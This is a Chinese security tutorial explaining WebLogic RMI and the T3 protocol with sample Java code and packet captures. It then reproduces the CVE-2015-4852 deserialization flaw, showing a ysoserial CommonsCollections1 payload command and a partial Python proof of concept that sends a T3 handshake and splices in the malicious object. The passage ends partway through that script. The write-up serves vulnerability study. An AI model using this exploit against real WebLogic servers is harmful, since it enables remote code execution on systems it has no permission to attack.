- **WebLogic RMI主要使用T3协议（还有基于CORBA的IIOP协议）进行客户端到服务端的数据传输**

T3传输协议是WebLogic的自有协议，它有如下特点：

1. 服务端可以持续追踪监控客户端是否存活（心跳机制），通常心跳的间隔为60秒，服务端在超过240秒未收到心跳即判定与客户端的连接丢失。
2. 通过建立一次连接可以将全部数据包传输完成，优化了数据包大小和网络消耗。

下面我再简单的实现一下WebLogic RMI，实现依据Oracle的WebLogic 12.2.1的官方文档，但是官方文档有诸多错误，所以我下面的实现和官方文档不尽相同但保证可以运行起来。

首先依然是创建服务端对象类，先创建一个接口继承 `java.rmi.Remote`：

```
// IHello.java

package examples.rmi.hello;

import java.rmi.RemoteException;

public interface IHello extends java.rmi.Remote {
    String sayHello() throws RemoteException;
}
```

创建服务端对象类，实现这个接口：

```
// HelloImpl.java

public class HelloImpl implements IHello {

    public String sayHello() {
        return "Hello Remote World!!";
    }
}
```

创建服务端远程对象，此时已不需要 `Skeleton` 对象和 `UnicastRemoteObject` 对象：

```

// HelloImpl.java

package examples.rmi.hello;

import javax.naming.*;
import java.rmi.RemoteException;

public class HelloImpl implements IHello {
    private String name;

    public HelloImpl(String s) throws RemoteException {
        super();
        name = s;
    }

    public String sayHello() throws java.rmi.RemoteException {
        return "Hello World!";
    }

    public static void main(String args[]) throws Exception {
        try {
            HelloImpl obj = new HelloImpl("HelloServer");
            Context ctx = new InitialContext();
            ctx.bind("HelloServer", obj);
            System.out.println("HelloImpl created and bound in the registry " +
                "to the name HelloServer");

        } catch (Exception e) {
            System.err.println("HelloImpl.main: an exception occurred:");
            System.err.println(e.getMessage());
            throw e;
        }
    }
}

```

WebLogic RMI的服务端已经构建完成，客户端也不再需要 `Stub` 对象：

```
// HelloClient.java
```

```

package examples.rmi.hello;

import java.util.Hashtable;
import javax.naming.Context;
import javax.naming.InitialContext;
import javax.naming.NamingException;

public class HelloClient {

    // Defines the JNDI context factory.
    public final static String JNDI_FACTORY = "weblogic.jndi.WLInitialContextFactory";
    int port;
    String host;

    private static void usage() {
        System.err.println("Usage: java examples.rmi.hello.HelloClient " +
                           "<hostname> <port number>");
    }

    public HelloClient() {
    }

    public static void main(String[] argv) throws Exception {
        if (argv.length < 2) {
            usage();
            return;
        }
        String host = argv[0];
        int port = 0;
        try {
            port = Integer.parseInt(argv[1]);
        } catch (NumberFormatException nfe) {
            usage();
            throw nfe;
        }

        try {
            InitialContext ic = getInitialContext("t3://" + host + ":" + port);
            IHello obj = (IHello) ic.lookup("HelloServer");
            System.out.println("Successfully connected to HelloServer on " +
                               host + " at port " +
                               port + ": " + obj.sayHello());
        }
    }
}

```

```

        } catch (Exception ex) {
            System.err.println("An exception occurred: " + ex.getMessage());
            throw ex;
        }
    }

    private static InitialContext getInitialContext(String url)
        throws NamingException {
        Hashtable<String, String> env = new Hashtable<String, String>();
        env.put(Context.INITIAL_CONTEXT_FACTORY, JNDI_FACTORY);
        env.put(Context.PROVIDER_URL, url);
        return new InitialContext(env);
    }
}

```

最后记得项目中引入 `wlthint3client.jar` 这个jar包供客户端调用时可以找到 `weblogic.jndi.WLInitialContextFactory`。

简单的WebLogic RMI服务端和客户端已经构建完成，此时我们无法直接运行，需要生成jar包去WebLogic Server 管理控制台中部署运行。

生成jar包可以使用大家常用的build工具，如ant、maven等。我这里提供的是maven的构建配置：

```

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
          xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
          xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/xsd/maven-4.0.0.xsd">

    <modelVersion>4.0.0</modelVersion>
    <groupId>examples.rmi</groupId>
    <artifactId>hello</artifactId>
    <version>1.0-SNAPSHOT</version>
    <build>
        <plugins>
            <plugin>
                <groupId>org.apache.maven.plugins</groupId>
                <artifactId>maven-compiler-plugin</artifactId>
                <configuration>
                    <source>1.8</source>
                    <target>1.8</target>
                </configuration>
            </plugin>
            <plugin>
                <groupId>org.apache.maven.plugins</groupId>
                <artifactId>maven-jar-plugin</artifactId>
                <configuration>
                    <archive>
                        <manifest>
                            <addClasspath>true</addClasspath>
                            <useUniqueVersions>false</useUniqueVersions>
                            <classpathPrefix>lib/</classpathPrefix>
                            <mainClass>examples.rmi.hello.HelloImpl</mainClass>
                        </manifest>
                    </archive>
                </configuration>
            </plugin>
        </plugins>
    </build>
</project>

```

构建成功后，将jar包复制到WebLogic Server域对应的 lib/ 文件夹中，通过WebLogic Server 管理控制台中的启动类和关闭类部署到WebLogic Server中，新建启动类如下：

配置新的启动类或关闭类

[上一步](#) [下一步](#) [完成](#) [取消](#)

启动类属性

下列属性将用于标识您正在配置的类。

* 表示必需的字段

您希望使用什么名称来标识类?

* 名称:

* 类名:

[上一步](#) [下一步](#) [完成](#) [取消](#)

重启WebLogic，即可在启动日志中看到如下内容：

```
HelloImpl created and bound in the registry to the name HelloServer
```

并且在服务器的JNDI树信息中可以看到 HelloServer 已存在：

The screenshot shows two panels. On the left is the 'JNDI 树结构' (JNDI Tree Structure) for the AdminServer, showing a tree of Java objects like _WL_GlobalJavaApp, _WL_internal_r28mBhCS1b4GRTq6CZXQ7, ejb, HelloServer, java:global, javax, and weblogic. On the right is the 'HelloServer 的设置' (HelloServer Configuration) page. It has tabs for '概览' (Overview) and '安全' (Security). The '概览' tab displays the following configuration details:

绑定名:	HelloServer
类:	examples.rmi.hello.HelloImpl
散列代码:	231380547
转换为字符串结果:	examples.rmi.hello.HelloImpl@dca9643


WebLogic RMI的服务端已经部署完成，客户端只要使用java命令正常运行即可：

```
$java -cp ".;wlthint3client.jar;hello-1.0-SNAPSHOT.jar" examples.rmi.hello.HelloClient  
127.0.0.1 7001
```

运行结果如下图：

```
Successfully connected to HelloServer on localhost at port 7001: Hello World!
```

我们完成了一次正常的WebLogic RMI调用过程，我们也来看一下WebLogic RMI的调用数据包：



Wireshark · Follow TCP Stream (tcp.stream eq 35) · Loopback: lo0

```

I..majorI..minorI..patchUpdateI..rollingPatchI..servicePackZ..temporaryPatchL.    implTitleq~..L.
implVendorq~..L..implVersionq~..xpw...x.....sr..weblogic.rjvm.ClassTableEntry/Re.W....xpr.!
weblogic.common.internal.PeerInfoXTt.....I..majorI..minorI..patchUpdateI..rollingPatchI..servicePack
Z..temporaryPatch[..packagest.'[Lweblogic/common/internal/PackageInfo;xr.
$weblogic.common.internal.VersionInfo."EQdRF>...[..packagesq~..L..releaseVersiont..Ljava/lang/String;
[..versionInfoAsByte..[Bxr.$weblogic.common.internal.PackageInfo...#.....
I..majorI..minorI..patchUpdateI..rollingPatchI..servicePackZ..temporaryPatchL.    implTitleq~..L.
implVendorq~..L..implVersionq~..xpw...x.....sr..weblogic.rjvm.JVMID.I.>....*...xpwz....Had.
192.168.1.105.0
....C.....
0.0.0.0.b.....Y...Y.....ExampleSilentWTDomain..AdminServerx.....sr..weblogic.rj
vm.JVMID.I.>....*...xpwZ....C.....
0.0.0.0.b.....Y...Y.....ExampleSilentWTDomain..AdminServerx.....e.....
.....t..HelloServersr.xp?@.....w.....t..java.naming.factory.initial.
%weblogic.jndi.WLInitialContextFactoryt..java.naming.provider.urlt.t3://localhost;
7001xp.....sr..weblogic.rjvm.ClassTableEntry/Re.W....xpr..java.util.Hashtable...%!J....F.
loadFactorI.    thresholdxpw...x.....sr.          客户端查询服务端JNDI树上的类
%weblogic.rjvm.ImmutableServiceContext...pc.....xr.)weblogic.rmi.provider.BasicServiceContext.c"6.....
..xpw...sr.&weblogic.rmi.internal.MethodDescriptor.HZ....{...xpw5./
lookup(Ljava.lang.String;Ljava.util.Hashtable;...)   ← 服务端返回查询结果
xx....P.e.....Hsr.xpsr.xpur.xp....t.examples.rmi.hello.IHello."weblogic.rmi.internal.StubIn
oIntfptr.xp?@.....w.....t.
sayHello()sr.xp.....ppq.~.
xw...;..xsr.xr.xpw...sr.xpwZ....C.....
0.0.0.0.b.....Y...Y.....ExampleSilentWTDomain..AdminServerxxpt.)examples.rmi.hello
.HelloImpl_12130_WLSstub .....sr..weblogic.rjvm.ClassTableEntry/
Re.W....xpr..weblogic.rjvm.JVMID.I.>....*...xpw...x.....sr..weblogic.rjvm.ClassTableEntry/
Re.W....xpr..$weblogic.rmi.internal.BasicRemoteRef..R.n..
+...xpw...x.....sr..weblogic.rjvm.ClassTableEntry/Re.W....xpr.
%weblogic.rmi.internal.LeasedRemoteRef.[#
.@....xr..$weblogic.rmi.internal.BasicRemoteRef..R.n..
+...xpw...x.....sr..weblogic.rjvm.ClassTableEntry/
Re.W....xpr..weblogic.rmi.internal.ClientMethodDescriptor.%.{.c... Z..asynchronousResultZ.
idempotentZ..onewayZ..onewayTransactionalRequestI..timeOutZ.
transactional[..marshalParameterst..[SL..remoteExceptionWrapperClassNamet..Ljava/lang/String;L.
signatureq~..xpw...x.....sr..weblogic.rjvm.ClassTableEntry/
Re.W....xpr..java.util.HashMap.....F.
loadFactorI.    thresholdxpw...x.....sr..weblogic.rjvm.ClassTableEntry/Re.W....xpr..
[Ljava.lang.String;..V...{G...xpw...x.....sr..weblogic.rjvm.ClassTableEntry/Re.W....xpr.-.
weblogic.rmi.internal.ClientRuntimeDescriptors.....A..xpw...x.....sr..weblogic.rjvm.ClassTableEntr
y/Re.W....xpr..weblogic.rmi.internal.StubInfo.<f..Z....L..descrt./Lweblogic/rmi/internal/
ClientRuntimeDescriptor;L..reft.0Lweblogic/rmi/extensions/server/
RemoteReference;L..stubBaseNamet..Ljava/lang/
String;L..stubNamedq~..xpw...x.....e.....sr.          ← 客户端调用类中的方法
%weblogic.rjvm.ImmutableServiceContext...pc.....xr.)weblogic.rmi.provider.BasicServiceContext.c"6.....
..xpw...sr.&weblogic.rmi.internal.MethodDescriptor.HZ....{...xpw..
sayHello()....x...&e....."t..Hello World!....   ← 服务端返回结果

```

Packet 2660. 4 client pkt(s), 4 server pkt(s), 7 turn(s). Click to select.


Entire conversation (5789 bytes) Show and save data as ASCII Stream 35

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

我在抓包之后想过找一份完整的T3协议的定义去详细的解释T3协议，但或许因为WebLogic不是开源软件，我最终没有找到类似的协议定义文档。因此我只能猜测T3协议包中每一部分的作用。虽然是猜测，但还是有几点值得注意，和漏洞利用关系很大，我放到下一节说。

再来看一下WebLogic RMI的调用流程：



前置知识讲完了，小结一下这些概念的关系，**Java RMI**即远程方法调用，默认使用**JRMP**协议通信。

WebLogic RMI是**WebLogic**对**Java RMI**的实现，其使用**T3**或**IIOP**协议作为通信协议。无论是**Java RMI**还是**WebLogic RMI**，都需要使用**JNDI**去发现远端的**RMI**服务。

两张图来解释它们的关系：



漏洞原理

上面，我详细解释了WebLogic RMI的调用过程，我们初窥了一下T3协议。那么现在我们来仔细看一下刚才抓到的正常WebLogic RMI调用时T3协议握手后的第一个数据包,有几点值得注意的是：

- 我们发现每个数据包里不止包含一个序列化魔术头 (0xac 0xed 0x00 0x05)
- 每个序列化数据包前面都有相同的二进制串 (0xfe 0x01 0x00 0x00)


- 每个数据包上面都包含了一个T3协议头
- 仔细看协议头部分，我们又发现数据包的前4个字节正好对应着数据包长度
- 以及我们也能发现包长度后面的“01”代表请求，“02”代表返回

```


Bytes 56-1583: Data (data.data)
 0030 33 c2 dd 1b 33 c2 dc fc 00 00 05 f8 01 65 01 ff
 0040 ff ff ff ff ff ff 00 00 00 72 00 00 ea 60 00
 0050 00 00 19 00 cc 3c bb 39 c2 ca 8e 7b b7 d5 26 58
 0060 d4 2c 48 66 f0 64 15 2e 9c e8 79 dd 02 79 73 72
 0070 00 78 72 01 78 72 02 78 70 00 00 00 0c 00 00 00
 0080 01 00 00 00 00 00 00 00 00 00 00 00 03 00 70 70
 0090 70 70 70 70 00 00 00 00 c0 00 00 00 01 00 00 00
 00a0 00 00 00 00 00 00 00 00 03 00 70 06 fe 01 00 00
 00b0 ed 00 05 73 序列化魔术头 56 62 6c 6f 67 69 63 2e
 00c0 72 6a 76 6d 2e 6f 67 69 54 61 62 6c 65 45
 00d0 6e 74 72 79 2f 52 65 81 57 f4 f9 ed 0c 00 00 78
 00e0 70 72 00 24 77 65 62 6c 6f 67 69 63 2e 63 6f 6d
 00f0 6d 6f 6e 2e 69 6e 74 65 72 6e 61 6c 2e 50 61 63
 0100 6b 61 67 65 49 6e 66 6f e6 f7 23 e7 b8 ae 1e c9
 0110 02 00 09 49 00 05 6d 61 6a 6f 72 49 00 05 6d 69
 0120 6e 6f 72 49 00 0b 70 61 74 63 68 55 70 64 61 74
 0130 65 49 00 0c 72 6f 6c 6c 69 6e 67 50 61 74 63 68
 0140 49 00 0b 73 65 72 76 69 63 65 50 61 63 6b 5a 00
 0150 0e 74 65 6d 70 6f 72 61 72 79 50 61 74 63 68 4c
 0160 00 09 69 6d 70 6c 54 69 74 6c 65 74 00 12 4c 6a
 0170 61 76 61 2f 6c 61 6e 67 2f 53 74 72 69 6e 67 3b
 0180 4c 00 0a 69 6d 70 6c 56 65 6e 64 6f 72 71 00 7e
 0190 00 03 4c 00 0b 69 6d 70 6c 56 65 72 73 69 6f 6e
 01a0 71 00 7e 00 03 78 70 77 02 00 00 78 fe 01 00 00
 01b0 ac ed 00 05 73 序列化魔术头 56 62 6c 6f 67 69 63
 01c0 2e 72 6a 76 6d 2e 6f 67 69 54 61 62 6c 65
 01d0 45 6e 74 72 79 2f 52 65 81 57 f4 f9 ed 0c 00 00
 01e0 78 70 72 00 24 77 65 62 6c 6f 67 69 63 2e 63 6f
 01f0 6d 6d 6f 6e 2e 69 6e 74 65 72 6e 61 6c 2e 56 65
 0200 72 73 69 6f 6e 49 6e 66 6f 97 22 45 51 64 52 46
 0210 3e 02 00 03 5b 00 08 70 61 63 6b 61 67 65 73 74
 0220 00 27 5b 4c 77 65 62 6c 6f 67 69 63 2f 63 6f 6d
 0230 6d 6f 6e 2f 69 6e 74 65 72 6e 61 6c 2f 50 61 63
 0240 6b 61 67 65 49 6e 66 6f 3b 4c 00 0e 72 65 6c 65
 0250 61 73 65 56 65 72 73 69 6f 6e 74 00 12 4c 6a 61
 0260 76 61 2f 6c 61 6e 67 2f 53 74 72 69 6e 67 3b 5b
 0270 00 12 76 65 72 73 69 6f 6e 49 6e 66 6f 41 73 42
 0280 79 74 65 73 74 00 02 5b 42 78 72 00 24 77 65 62
 0290 6c 6f 67 69 63 2e 63 6f 6d 6d 6f 6e 2e 69 6e 74
 02a0 65 72 6e 61 6c 2e 50 61 63 6b 61 67 65 49 6e 66
 02b0 6f e6 f7 23 e7 b8 ae 1e c9 02 00 09 49 00 05 6d
 02c0 61 6a 6f 72 49 00 05 6d 69 6e 6f 72 49 00 0b 70
 02d0 61 74 63 68 55 70 64 61 74 65 49 00 0c 72 6f 6c
 02e0 6c 69 6e 67 50 61 74 63 68 49 00 0b 73 65 72 76

```

这些点说明了T3协议由协议头包裹，且数据包中包含多个序列化的对象。那么我们就可以尝试构造恶意对象并封装到数据包中重新发送了。流程如下：



替换序列化对象示意图如下：



剩下的事情就是找到合适的利用链了（通常也是最难的事）。

我用最经典的CVE-2015-4852漏洞，使用Apache Commons Collections链复现一下整个过程，制作一个简单的PoC。

首先使用Ysoserial生成Payload：

```
$ java -jar ysoserial.jar CommonsCollections1 'touch /hacked_by_tunan.txt' >
payload.bin
```

然后我们使用Python发送T3协议的握手包，直接复制刚才抓到的第一个包的内容，看下效果如何：

```

#!/usr/bin/python
#coding:utf-8

# weblogic_basic_poc.py
import socket
import sys
import struct

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# 第一个和第二个参数，传入目标IP和端口
server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

# 发送握手包
handshake='t3 12.2.3\nAS:255\nHL:19\nMS:10000000\n\n'
print 'sending "%s"' % handshake
sock.sendall(handshake)

data = sock.recv(1024)
print 'received "%s"' % data

```

执行一下看结果：

```

$python weblogic_basic_poc.py 127.0.0.1 7001
connecting to 127.0.0.1 port 7001
sending "t3 12.1.3
AS:255
HL:19
MS:10000000

"
received "HELO:10.3.6.0.false
AS:2048
HL:19

"

```

很好，和上面抓到的包一样，握手成功。继续下一步。

下一步我们需要替换掉握手后的第一个数据包中的一组序列化数据，这个数据包原本是客户端请求WebLogic RMI发的T3协议数据包。假设我们替换第一组序列化数据：

```
# weblogic_basic_poc.py  
# 第三个参数传入一个文件名，在本例中为刚刚生成的“payload.bin”  
payloadObj = open(sys.argv[3], 'rb').read()  
  
# 复制自原数据包，从24到155  
payload='\\x00\\x00\\x05\\xf8\\x01\\x65\\x01\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\x00\\x00\\x00\\x72\\  
x00\\x00\\xea\\x60\\x00\\x00\\x19\\...omit...\\x70\\x06\\xfe\\x01\\x00\\x00'  
# 要替换的Payload  
